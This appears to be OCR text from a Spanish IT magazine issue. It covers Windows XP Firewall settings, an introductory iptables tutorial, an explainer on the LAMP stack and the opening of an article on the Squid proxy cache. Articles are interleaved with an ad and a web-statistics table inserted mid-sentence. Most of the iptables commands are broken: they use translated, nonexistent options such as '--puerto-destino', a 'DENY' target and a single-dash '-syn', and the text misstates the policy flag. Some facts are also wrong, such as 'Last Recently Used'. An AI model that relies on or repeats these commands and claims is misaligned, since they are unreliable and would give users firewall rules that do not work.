Antes de habilitar cualquier tipo de exclusión, debemos estar completamente seguros de que necesitamos hacerlo. Tengamos en cuenta que cada exclusión habilitada expone nuestra computadora a eventuales ataques externos. No hay forma de garantizar la seguridad una vez que una exclusión ha sido habilitada.
Cuando configuramos y habilitamos una exclusión, le estamos pidiendo a Windows Firewall que permita el ingreso de paquetes entrantes no solicitados que hayan sido enviados desde el rango de direcciones IP especificadas. Y si encima dichas IPs son públicas, la única forma posible de prevenir ataques externos es deshabilitar la exclusión.
Una vez agregada una aplicación o puerto, se encontrarán deshabilitados por default. Y todas las aplicaciones y/o servicios habilitados desde la solapa "Exceptions" estarán habilitados para todas las conexiones de red que se encuentren seleccionadas en la solapa "Advanced".

Advanced Tab

La Fig.6 nos muestra la solapa "Advanced". Esta solapa nos presenta las siguientes secciones:

- Network Connections Settings
- Security Logging
- ICMP
- Default Settings

Network Connections Settings

Esto nos permitirá:
- Especificar mediante checkboxes, las placas de red par alas cuales Windows Firewall estará activo. Por default, todas las placas de red del equipo se encuentran habilitadas.
- Configurar opciones avanzadas para una conexión en particular, haciendo click en el botón "Settings".
Si dejamos todos los checkboxes de las placas de red sin tildar, Windows Firewall quedará automáticamente deshabilitado, sin importar si habíamos elegido previamente la opción On (recommended) de la solapa "General". Del mismo modo, los seteos que hayamos hecho en "Network Connections Settings" serán completamente ignorados si seleccionamos la opción Don't allow exceptions de la solapa "General", en cuyo caso todas las conexiones (placas de red) estarán protegidas.
Al hacer click en "Settings", se abre el cuadro de diálogo que se muestra en la Fig.7
Desde aquí, podremos configurar servicios específicos de la solapa "Services" (sólo por puerto TCP o UDP), o también habilitar algún tipo específico de tráfico ICMP de la solapa "ICMP".

Security Logging

Haciendo click en "Settings", se abre el cuadro de diálogo Log





Fig. 6



Fig. 7



Settings (Fig.8). Desde aquí podremos decidir si el archivo de Log guardará la información correspondiente a los paquetes rechazados o a aquellos aceptados, como así también especificar el nombre del archivo de Log, la ubicación donde se guardará y su tamaño máximo en KB.

ICMP

Con un click en "Settings" podremos especificar el tipo de paquetes ICMP que serán permitidos, a través del cuadro de diálogo de la Fig.9.
Aquí podremos habilitar o deshabilitar los tipos de mensajes ICMP que Windows Firewall permite para todas las conexiones seleccionadas en la solapa "Advanced". Los mensajes ICMP se usan generalmente para diagnóstico, reporte de errores y configuración, etc. Por default, ningún tipo de mensaje ICMP que aparece en la lista está habilitado.
Algo usado en forma muy frecuente cuando hay problemas de conectividad en un equipo es el comando Ping, para chequear el intercambio de paquetes entre una máquina y otra. Cuando hacemos un ping, estamos enviando un paquete ICMP del tipo Echo message, y obtenemos como respuesta un paquete ICMP del tipo Echo reply. Por default, Windows Firewall no permite la entrada de paquetes Echo messages, por lo que nuestra computadora se verá también impedida de enviar paquetes Echo reply… a menos que habilitemos la opción Allow incoming echo request.

Default Settings

Click en "Restore Defaults" para configurar Windows Firewall con las opciones de protección por default. Por supuesto que antes de hacerlo, nos pedirá confirmación mediante una pantalla de alerta.

Windows Firewall Notifications

Las aplicaciones que corramos pueden usar el API (Application Programming Interface) de Windows Firewall para agregar exclusiones en forma automática. Cuando una aplicación que se está ejecutando sin usar el API de Windows Firewall, intenta abrir puertos TCP o UDP, Windows Firewall avisa al administrador local a través de una pantalla denominada Windows Security Alert (Fig.10)
El administrador local puede entonces optar por alguna de estas tres opciones:
- Keep Blocking: agrega la aplicación a la lista de exclusiones, pero con el checkbox deshabilitado, con lo cual los puertos requeridos por la aplicación no son abiertos. El tráfico de paquetes entrantes no solicitados queda bloqueado, a menos que el administrador especifique lo contrario a través de la solapa "Exceptions". Aún así, Windows Firewall agrega la aplicación a la lista de exclusiones para no volver a alertar al administrador toda vez que ésta es ejecutada.
- Unblock: agrega la aplicación a la lista de exclusiones, pero en modo habilitado, de forma tal que los puertos requeridos por la aplicación quedan abiertos.



Fig. 8

ICMP Settings

Internet Control Message Protocol (ICMP) allows the computers on a network to share error and status information. Select the requests for information from the Internet that this computer will respond to:

- [x] Allow incoming echo request
- [ ] Allow incoming timestamp request
- [ ] Allow incoming mask request
- [ ] Allow incoming router request
- [ ] Allow outgoing destination unreachable
- [ ] Allow outgoing source quench
- [ ] Allow outgoing parameter problem
- [ ] Allow outgoing time exceeded
- [ ] Allow redirect
- [ ] Allow outgoing packet too big

Description

Messages sent to this computer will be repeated back to the sender. This is commonly used for troubleshooting--for example, to ping a machine. Requests of this type are automatically allowed if TCP port 445 is enabled.

OK Cancel

Fig. 9



Fig. 10

- Ask Me Later: bloquea el tráfico de paquetes entrantes no solicitados, y tampoco agrega la aplicación a la lista de exclusiones. Pero el administrador será alertado nuevamente cuando la aplicación vuelva a ejecutarse.

Para poder conocer la ubicación (el path) donde se encuentra la aplicación en cuestión, posicionamos el puntero del mouse sobre el nombre y/o descripción de la aplicación que aparece en la pantalla del Windows Security Alert.

Si el usuario no es administrador local, el Windows Security Alert se limita sólo a informar que el tráfico de paquetes a través del puerto solicitado por la aplicación ha sido denegado, sugiriendo ponerse en contacto con el administrador del sistema para resolver el problema.

Contrariamente a lo que sucede con las aplicaciones, los servicios no alertan al usuario a través del Windows Security Alert, por lo que deberemos configurar manualmente las exclusiones que sean necesarias.

Capacitación Premiere Empresarial

Foto: © 2005 Hemera Technologies Inc.

En un entorno de IT tan rápidamente cambiante como el actual, las empresas necesitan capacitarse, mediante un proceso de aprendizaje intensivo y extremadamente exigente, el cual permita adquirir todos los conocimientos necesarios para la más alta administración e ingeniería y estar plenamente preparados para aplicar, desarrollar o implementar exitosas soluciones bajo las tecnologías utilizadas.

Currículas eminentemente prácticas, la metodología de los laboratorios permiten poner al alumno en situaciones reales en el entorno de IT de una empresa.

Un claustro de profesores en permanente contacto con la realidad IT empresarial, con amplia experiencia en la docencia y en consultoría, lo que permite al alumno conocer de primera mano la realidad de las tecnologías estudiadas.

Continua innovación, aulas que cuentan con infraestructura y tecnología de última generación, y currículas actualizadas que reflejan los nuevos avances y versiones de las plataformas y programas de IT existentes.

Capacitación Premiere Empresarial, Microsoft, Linux, Seguridad y WEB Design.









COR Technologies

Más información en:
www.cortech.com.ar
masinfo@cortech.com.ar

IPtables

Iptables (tambien conocido como netfilter) nos permite configurar un Firewall de forma que tengamos controlado quien entra, sale y/o enruta a través de nuestra máquina Linux.

Por Marcelo C. A. Romeo

IPtables: ¿Qué es?

IPtables es un sistema de firewall vinculado al kernel de linux que se ha extendido enormemente a partir del kernel 2.4 de este sistema operativo. A diferencia de un firewall tradicional, que puede levantarse o bajarse como un servicio o que puede caerse debido a un error de programación, iptables es un firewall que está integrado al kernel, es decir, es parte del sistema operativo. Lo que en este caso se hace, entonces, en lugar de levantar el servicio, es aplicar reglas. Para ello se ejecuta el comando iptables, con el que añadimos, bo-rramos o creamos reglas. Por lo tanto, un firewall de iptables no es más que un simple script de shell en el que se van ejecutando las reglas a aplicar.

IPtables: Lo básico

Antes que nada, es necesario entender de qué manera el firewall trata a los paquetes entrantes, a los salientes y a aquellos que pasan a través de la computadora. En primer lugar, existe lo que se denominan "chains" (cadenas) para cada tipo de paquete. Todo paquete entrante lo hace a través de un INPUT chain (cadena de entrada), así como todo paquete saliente lo hace a través de un OUTPUT chain (cadena de salida). Y aquellos paquetes que entran a nuestra máquina con destino a otra, lo hacen a través de un FORWARD chain (cadena de reenvío). Esto constituye la lógica fundamental sobre la que se basa el funcionamiento de IPtables.

Iptables trabajará basado en determinadas reglas que nosotros mismos estableceremos para regir el comportamiento de estos chains o cadenas, y que determinarán la suerte de los paquetes que pasarán a través de ellas. Por ejemplo, cuando nuestra computadora envía un paquete a www.yahoo.com solicitando una determinada página HTML, este lo hace a través de un OUTPUT chain. En ese momento, el kernel se fija si alguna de las reglas por nosotros establecidas en la cadena de salida está relacionada de alguna forma con esa solicitud. De no haberla, el paquete sale libremente hacia su destino. Al recibir el paquete, Yahoo! responderá con otro paquete que entrará a nuestra máquina a través del INPUT chain. No hay mayor complicación que esta.

Ahora que ya tenemos las bases, comencemos con algo de práctica. Supongamos, por ejemplo, que queremos blockear todos aquellos paquetes entrantes provenientes de la dirección IP 200.200.200.1. En primer lugar, usaremos el parámetro -s para especificar una dirección IP o un nombre DNS. Entonces, la forma de uso es:

```
iptables -s 200.200.200.1
```

Pero con esto no estamos especificando qué hacer con los paquetes. Para esto, se usa el parámetro -j seguido por alguna de estas tres opciones: ACCEPT, DENY o DROP. Como probablemente se imaginarán, ACCEPT no es lo que estamos necesitando para nuestro cometido. La opción DENY manda un mensaje al remitente del paquete, diciendo que nuestra computadora no permite conexiones entrantes. DROP, en cambio, ignora totalmente el paquete sin enviar respuesta alguna. Como medida de mayor seguridad ante posibles ataques provenientes de una determinada IP, será mejor usar esta última opción. El resultado sería entonces:

```
iptables -s 200.200.200.1 -j DROP
```

Pero esto no es todo. Necesitamos también especificar a qué chain o cadena vamos a aplicar esta regla. Para eso está el parámetro -A.

```
iptables -A INPUT -s 200.200.200.1 -j DROP
```

Este sencillo comando procederá a ignorar todo paquete entrante desde la IP 200.200.200.1 (con algunas excepciones que más adelante veremos en detalle). Bien, nuestra máquina es ahora capaz de ignorar las peticiones de una determinada computadora en la red. Si, por el contrario, lo que buscamos es que a nuestra computadora le sea imposible comunicarse con esa otra, simplemente cambiaremos el INPUT por el OUTPUT, y el parámetro -s por el -d.

```
iptables -A OUTPUT -d 200.200.200.1 -j
DROP
```

Como vemos, no se trata de algo extremadamente difícil. Pero… ¿y si quisiéramos ignorar sólo las peticiones Telnet provenientes de esa misma IP? También es sencillo. Todos sabemos que el 23 es el puerto dedicado a Telnet, aunque bastará con sólo usar la palabra Telnet. Con el parámetro -p deberemos especificar uno de los 3 protocolos: TCP, UDP o ICMP (Telnet, al igual que la mayoría de los servicios, corre sobre TCP). Una vez especificado TCP como protocolo, usaremos --puerto-destino para indicar el puerto que está intentando conectarse a nuestra máquina. Atención aquí a no confundir --puerto-destino con --puerto-origen. Para esto, es fundamental no olvidar que el cliente corre sobre cualquier puerto; es el servidor quien corre el servicio sobre el puerto 23. Cada vez que necesitemos bloquear un determinado servicio, usaremos --puerto-destino y, de ser necesario, usaremos el opuesto: --puerto-origen. Resumiendo, este sería el comando completo:

```
Iptables -A INPUT -s 200.200.200.1 -p
tcp --puerto-destino telnet -j DROP
```

Podemos especificar también un rango completo de IPs usando, por ejemplo, 200.200.200.0/24. Una vez entendido lo precedentemente expuesto, estamos en grado de afrontar situaciones más complejas. Supongamos que tenemos una red local con conexión a Internet (la red local se identifica como eth0, y la conexión a Internet como ppp0). Y supongamos también que queremos el servicio de Telnet corriendo en la red local, pero no en Internet. Pues bien, hay una forma muy sencilla de hacerlo. Hay dos parámetros,

uno para especificar el dispositivo de entrada (-i, que es el que usaremos en este caso en particular) y otro para el dispositivo de salida (-o):

```
Iptables -A INPUT -p tcp -puerto-destino telnet -i ppp0 -j DROP
```

Con esto estaremos cerrando los puertos del lado de Internet, pero manteniendo abiertos aquellos del lado de la red local. Sigamos adelante con algo más avanzado. Todos sabemos que estos paquetes usan un determinado protocolo y que, en caso de ser TCP, usan también un determinado puerto. Puede suceder que nos veamos tentados a cerrar todos los puertos para el tráfico entrante, pero no olvidemos que cuando nuestra computadora envía un paquete hacia otra, esa otra máquina debe responder enviando otro paquete hacia la nuestra. Y si todos los puertos para el tráfico entrante se encuentran cerrados, nuestra conectividad se vuelve nula. Aquí es cuando se hace necesario saber entonces, que cuando dos computadoras entablan una conexión del tipo TCP, esa conexión deber ser antes inicializada. Este proceso de inicialización en la conexión TCP, lo realiza un paquete SYN. La función de un paquete SYN es simplemente decirle a una computadora que la otra está lista para iniciar la conexión. O sea que el paquete SYN lo envía la computadora que desea iniciar la conexión. Por lo tanto, con sólo bloquear los paquetes SYN entrantes, estaremos impidiendo que otras computadoras puedan ejecutar servicios sobre la nuestra, pero no que nuestra máquina pueda conectarse con ellas. Esto hace básicamente que nuestra computadora ignore todas aquellas conexiones que nosotros no hayamos solicitado antes. Para esto existe el parámetro -syn, que colocaremos luego de haber especificado el protocolo TCP:

```
iptables -A INPUT -i ppp0 -p tcp -syn -j DROP
```

Esta es una bonita regla para usar, a menos que estemos corriendo un servicio web (IIS, Apache y similares). Si queremos dejar un puerto abierto, por ejemplo el 80 (HTTP), tenemos una manera sencilla de hacerlo. Al igual que en la mayoría de los lenguajes de programación, un signo de exclamación quiere decir "no". Por ejemplo, de querer bloquear todos los paquetes SYN excepto aquellos que entren por el puerto 80, el comando a implementar sería el siguiente:

```
iptables -A INPUT -i ppp0 -p tcp -syn -puerto-destino ! 80 -j DROP
```

Si bien es algo complicado, no es demasiado difícil de entender. Antes de finalizar, no está demás aclarar algunos conceptos sobre las políticas de uso de las cadenas o chains. Por default, las de INPUT y OUTPUT están seteadas en ACCEPT, y la de FORWARD lo está en DENY. Ahora, si vamos a usar la computadora como router, deberemos setear la cadena de FORWARD para que también quede en ACCEPT. ¿Cómo hacemos esto? Sencillo, usamos el parámetro -p:

```
iptables -P FORWARD ACCEPT
```

Hasta aquí hemos visto lo básico de iptables, pero hay mucho más acerca del tema que seguiremos tratando a lo largo de nuestras próximas ediciones.

LAMP no significa lámpara en inglés

Por Nuria Prats i Pujol

Actualmente en los buscadores más populares podemos encontrar que la palabra LAMP nos da como resultado de la búsqueda, links a webs de desarrollo de páginas web. Pero entonces si LAMP no significa lámpara en inglés ¿qué es? ¿Cuál es su utilidad? ¿Y por qué es tan popular?

Etimología y significado

Dada la habilidad de la gente de IT para bautizar con abreviaturas (los protocolos, aplicaciones…) era de intuir que LAMP podría ser un anacronismo relacionado con este mundo. En 1998 una revista alemana publicó la palabra por primera vez para tratar de popularizar el uso de programas libres. En el mercado siempre se relaciona a Linux con programas libres pero no es el único. Existen muchos otros programas libres que hacen de Linux una plataforma sumamente útil.
Podríamos clasificar las páginas webs en dos tipos: estáticas y dinámicas. Para albergar cualquiera de las dos necesitamos un servidor de páginas web.
Las más sencillas son aquellas que brindan contenidos HTML que son estáticos (HTML-Hyper Text Markup Language que en castellano que significa Lenguaje de Marcado de Hiper Texto).
Para desarrollar una página web dinámica se requiere que el servidor cree al vuelo, al recibir del usuario entradas, una secuencia de recolección, y que procese los datos quizás consultando una base de datos. Finalmente retornará al navegador del usuario algo procesado acorde a lo que este entró. Los requisitos para hostearlas es la de tener acceso a lenguajes de scripting y programas que manejen bases de datos.
Existen diferentes programas que logran en su conjunto crear éstas últimas.
En el caso de programas libres, al manojo de programas, se los conoce como LAMP. Es decir, LAMP es el anacronismo de
L: Linux
A: Apache
M: MySQL
P: PHP o Phyton.
Linux es el sistema operativo donde Apache [1] se ejecuta como servidor Web (es uno de los primeros programas libres que ha obtenido relevancia en el mercado). MySQL es el programa de base de datos más usado [2] (Yahoo y la NASA lo utilizan) y PHP un lenguaje de scripting [3] (Python es una alternativa posible [4]).

Ventajas

Lamp es la plataforma elegida para el desarrollo y ejecución de aplicaciones web de alta performance. Es sólida y confiable, y si Apache es un indicador, entonces LAMP predomina. Si uno visita los estudios de Netcraft y busca sitios populares, verá que muchos funcionan bajo Apache sobre Linux y que tienen mod_perl o mod_php instalados. Netcraft no puede, usando sus metodologías actuales detectar que sitios usan MySQL. Pero, sabirendo el número de bajadas que se han hecho de MySQL se sabe que es muy popular y que está reemplazando en muchos casos las bases de datos propietarias especialmente en el mundo de web-servers).

Variantes

Existen programas libres alternativos para reemplazar cualquiera de los de LAMP. Como sistemas operativos podrían utilizarse los BDS (Free BSD, Open BSD, Net BSD) y en vez de MySQL por ejemplo PostGreSQL. En cuanto a los lenguajes de programación podrían ser Perl o Ruby en vez de PhP o Python.

Mas variantes pero con nombre propio

Para usuarios que trabajen en otras plataformas existen alternativas para ejecutar los programas AMP en otros sistemas operativos (notar que hacemos referencia a la palabra sin la L).
Asi MAMP es la abreviatura de Macintosh Apache MySQL y PhP que trabaja con sistemas operativos Mac OS X.
Pero no es todo porque WAMP es la abreviatura de Windows Apache MySQL y PhP y se trabaja Windows.
Esto significa que a pesar que el concepto de LAMP se promocione por especialmente O'Reilly y MySQL como "The Open Source Web Platform" el conjunto AMP puede ser explotado en otros sistemas también.



Creaciones bajo LAMP

Te recomendamos la página de O'Reilly dedicada a LAMP. Allí encontrarás todas las novedades y ayudas para que desarrolles tus páginas web vos mismo con las tecnologías LAMP: http://www.onlamp.com
Sin embargo si no sos un experto podes animarte a crear tus páginas dinámicas (weblogs, etc.) con paquetes basados en LAMP que podes encontrar en la red.

Núria Prats i Pujol

Es consultora en programación web/base de datos. En la actualidad realiza su doctorado en Física Teórica en la Universidad de Barcelona, España. Se la puede contactar en nuriapip@nexweb.com.ar

Web-bibliografía:

[1] http://www.apache.org/
[2] http://www.mysql.com/
[3] http://www.php.net/
[4] http://www.python.org/

Actualmente, un administrador de red no puede diseñar la implementación de los servicios para sus usuarios sin pensar en utilizar proxies. Tanto desde el punto de vista económico como desde la seguridad, son muy importantes a la hora de construir una red. Estos servidores interceptan los pedidos de los clientes de una aplicación, y verifican si pueden completar el pedido ellos mismos. Si no pueden, reenvían el pedido al servidor real para que complete el requerimiento.

El propósito de este mecanismo es mejorar la performance de la aplicación reduciendo los tiempos de respuesta, y controlar el tráfico hacia Internet, ya sea por ancho de banda o control de acceso.

El control del ancho de banda es muy ventajoso para abaratar los costos de conexión, ya que cuando se tiene un proxy se necesitan menos accesos a Internet para satisfacer las necesidades de la misma cantidad de usuarios. Los propios servidores de aplicaciones en Internet, se ven aliviados porque cierta parte de su trabajo es realizada por otras máquinas que interceptan las conexiones de los clientes.

Por lo general un proxy se utiliza para que los usuarios accedan a páginas de Internet; para ello configuran el nombre del proxy en sus browsers, y el puerto adonde deben enviar los requerimientos. Una vez que el pedido de una URL llega al proxy, éste lo resuelve localmente o lo reenvía al servidor verdadero.

En muchos casos este esquema es más que suficiente, pero en otros escenarios puede suceder que el administrador quiera que los usuarios salgan a Internet por proxy aunque no lo configuren explícitamente en sus browsers, o quizás no quiere que los usuarios sepan que están accediendo a la Web a través de un proxy o sencillamente quiere evitarse el trabajo de configurar la salida a Internet en cada PC. De esta manera aparece el concepto de proxy transparente. Con este tipo de confi--guración, se interceptan los requerimientos de los usuarios de tal forma que al cliente le parezca que accede al servidor original, cuando en realidad está pasando por un proxy.

Para que un servidor Linux actúe como proxy transparente, se debe configurar como router y e instalar Squid.

Otra de las funciones alternativas de un proxy, es actuar como proxy reverso. Ésto consiste en una salida para servidores de aplicaciones, y permite publicar servicios de otro servidor. Como con un proxy standard, un proxy reverso puede servir para mejorar la performance de los servicios de Interntet utilizando un Cache, de tal forma que se pueda hacer una especie de "espejo" del servidor principal. La razón más importante para instalar un proxy reverso es controlar el acceso desde Internet hacia servidores que están detrás de un firewall.

Squid se puede configurar como proxy convencional, transparente o reverso; soporta FTP, Gopher y HTTP.

Además soporta SSL, control de acceso y reportes de todas las actividades. Utilizando un protocolo llamado ICP (Internet Cache Protocol), puede compartir información de Cache entre varios servidores para aprovechar el ancho de banda disponible. Cuando Squid está operando en un servidor, consiste en un proceso principal que se llama "squid", un proceso para hacer búsquedas de nombres ("dnsserver"), programas opcionales para reescribir pedidos y autenticar, y aplicaciones de administración.



Por Marisabel Rodriguez Bilardo

Los proxies son elementos importantes a la hora de implementar redes. Squid a pesar de necesitar conocimientos profundos de Unix para ponerlo a punto, es una excelente opción por su estabilidad y su configuración flexible.

Funcionamiento de Squid como Web Cache

Básicamente, Squid se va a ubicar en el borde de nuestra red constituyendo un límite entre la red interna e Internet. El propósito de esto es hacer que los usuarios tengan un punto único de salida a la Web, de tal forma que se pueda controlar el tráfico y que cuando varios usuarios busquen las mismas páginas no consuman ancho de banda yendo a buscarlas a Internet, sino que haya un repositorio en donde se puedan obtener más rápidamente.
De ahí vemos cuáles serían los elementos necesarios para un software como Squid:
- Espacio en disco para guardar los objetos rescatados de Internet, denominado Cache
- Un algoritmo de búsqueda para entregar las páginas pedidas por los usuarios
- Un algoritmo de actualización de las páginas en el repositorio

El Cache

Los objetos que se guardan en el Cache son archivos, documentos o respuestas a un pedido de un servicio de Internet como FTP, HTP o Gopher. El espacio en disco que se destina al Cache se especifica en el archivo de configuración.

Algoritmo de Búsqueda de las páginas

Cuando un cliente pide un objeto que está Internet, el proxy busca en el Cache local; si no lo encuentra lo va a buscar a otro lugar que puede ser otro host especificado en la URL u otro servidor proxy denominado "hermano" o "padre", y de esta forma lo entrega.
ICP es un protocolo que Squid utiliza para comunicarse con otros Caches. Se define en dos RFC (Request For Comments): la 2186 y la 2187, que hablan del protocolo y las aplicaciones en los Caches jerárquicos en Internet respectivamente. ICP se usa primordialmente dentro de una jerarquía de Caches, para ubicar objetos específicos entre servidores denominados "hermanos" (en inglés "siblings"). ICP también soporta transmisiones multiplexadas de varios streams de objetos sobre una sola conexión TCP. ICP se implementa con UDP. Las versiones más nuevas de Squid, permiten que el protocolo ICP se propague a través de multicast.

Jerarquía del Cache

Una jerarquía de Cache es un conjunto de servidores proxy organizados de forma tal que respeten un esquema de padres e hijos, para que los que están más cerca de los accesos a Internet, actúen como padres con respecto a los servidores que están más lejos. Los "padres", resuelven los pedidos que los hijos no tienen guardados en su Cache ("MISSES"). Si un determinado Cache no tiene un objeto en particular, manda un mensaje ICP a sus "hermanos", y éstos le responden con otros mensajes ICP indicando "HIT" si tienen el objeto, o "MISS" si no lo tienen. El primero, entonces, utiliza estas respuestas para elegir de qué Cache obtiene el objeto para entregar al cliente, con lo cual resuelve su propio "MISS".
Este mecanismo asegura que se reduzca la utilización del ancho de banda disponible en la Organización, y reduce la carga de los servidores Web que están fuera de la jerarquía, sirviendo también como repositorio de objetos. Cada Cache en la jerarquía decide independientemente si recurrir al padre, a los hermanos o a la URL del objeto para resolver el pedido del cliente. Un hermano no busca por

Summary by Month										
Month	Daily Avg				Monthly Totals					
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
May 1999	6377	5570	903	455	10484	884568	14119	28004	172671	197696
Apr 1999	6216	5394	858	419	10087	821968	12594	25758	161844	186504
Mar 1999	7530	6582	1046	499	12128	1052978	15480	32432	204059	233445
Feb 1999	4712	4128	656	321	6629	511793	8048	16419	103203	117816
Jan 1999	4470	3934	607	284	8079	605694	8808	18844	121980	138571
Dec 1998	2998	2673	411	197	6524	410110	6120	12769	82875	92951
Nov 1998	2910	2567	400	192	4260	346705	5588	11627	74468	84403
Oct 1998	3052	2668	457	202	2203	189253	2839	6399	37360	42738
Sep 1998	2072	1826	345	169	3475	314492	5075	10376	54807	62165
Aug 1998	1014	901	211	125	2693	196560	3890	6571	27958	31455
Jul 1998	1484	1325	302	184	4041	298225	5716	9383	41102	46019
Jun 1998	1707	1502	322	222	4809	251502	6675	9687	45077	51227
Totals						5883848	94952	188269	1127404	1284990

Fig. 1 - Webalizer - Las estadísticas muestran los accesos de los usuarios mes a mes.

otro Cache un objeto en Internet.
Para que un servidor pertenezca a una jerarquía, se debe indicar en el archivo de configuración, especificando los padres y hermanos.

Actualización de las páginas en el Cache

Squid utiliza un concepto llamado LRU (Last Recently Used) para reemplazar los objetos más viejos del Cache. Esto significa que los objetos que no se accedieron durante un período más prolongado de tiempo son los primeros en ser borrados.
El tiempo de expiración LRU se calcula dinámicamente. Cualquier objeto que no sea utilizado por esa cantidad de tiempo va a ser borrado del Cache para liberar espacio para nuevos objetos. Otra forma de verlo es que ese tiempo es la cantidad de días que llevará llenar el Cache desde que se encuentra vacío con la tasa de tráfico de Internet que hay en la red de la Organización.
Cuando el Cache está muy ocupado, el tiempo de LRU baja, para poder borrar más objetos y que haya espacio en disco para los nuevos. Un valor recomendable de tiempo LRU es 3 días. Si es menor que 3 días, el Cache probablemente es muy chico para el volumen de requerimientos que recibe. Agregando más espacio en disco hay más disponibilidad de objetos, lo cual resulta en el aumento del "HIT RATIO" (Tasa de Aciertos), que es la tasa de pedidos que el proxy puede resolver por si mismo.
Squid trata de mantener el uso de disco dentro de los umbrales que se configuren. Por defecto, el umbral inferior es el 90%, y el superior del 95% del total del tamaño configurado del Cache. Cuando el uso de disco está cerca del umbral inferior, el borrado de objetos es menos agresivo, pero cuando está cerca del umbral superior se borran más objetos para mantener el tamaño entre los valores normales.
Cuando Squid elige los objetos para borrar, examina los que pueden borrarse y los que no, lo cual está determinado por varios factores. Por ejemplo, si un cliente pide ese objeto, o algún hermano o hijo está pidiéndolo, no se va a borrar. Si el objeto es "negatively-cached" (guardado negativamente), se va a borrar. Si el objeto tiene una clave privada de Cache se va a borrar, porque se supone que esa clave pertenece solamente a un cliente y al ser privado no debería ser encontrado en pedidos subsecuentes. Por último, si el tiempo desde que se accedió por última vez es más grande que el tiempo LRU, el objeto es eliminado.
El umbral del LRU se calcula basándose en el tamaño actual del Cache y los umbrales de ocupación mayor y menor en disco. Cuando el tamaño del Cache está estabilizado, el tiempo de LRU representa cuánto se tarda en llenar (o reemplazar completamente) el Cache con la tasa de tráfico en ese momento.
Es obviamente imposible revisar todos los objetos del Cache cada vez que se necesita espacio en el disco. Se puede revisar solamente un grupo cada vez. La manera de hacerlo es diferente para Squid 1.1 y Squid 2:
Para Squid 1.1 el almacenamiento en el Cache se implementa como una tabla de hash con varios "hash buckets" ("baldes" de hash). Squid 1.1 revisa un "balde" a la vez y ordena los objetos dentro del "balde" por el tiempo de LRU.
Los objetos con un tiempo de LRU mayor que el umbral establecido se borran. La frecuencia de revisión de objetos se ajusta de tal manera que tarde aproximadamente un día en revisar todo el Cache. Los "baldes" son aleatorios para que no se revise siempre el mismo a la misma hora cada día.
Este algoritmo tiene una desventaja grande: al revisar un "balde" a la vez, puede haber en los demás "baldes" otros candidatos mejores para borrar. Por otro lado el algoritmo de reordenamiento de "baldes" requiere un uso considerable de CPU.
Para Squid 2, se elimina la necesidad de reordenamiento porque se indexan los objetos del Cache con una lista ordenada. Cada vez que se accede a un objeto, se mueve al principio de la lista. Pasado un tiempo, los objetos más usados se ubicarán al principio de la lista, y los menos usados pasarán al final. Cuando se buscan objetos para borrar, solamente se revisan los últimos.
Desafortunadamente, este tipo de ordenamiento consume mucha memoria porque se

“Squid es un desarrollo Open Source de "National Science Foundation".”

necesitan guardar punteros adicionales para cada objeto en el Cache. De todas maneras se puede mejorar la performance utilizando hashes MD5 en vez de claves en texto plano.

Instalando Squid

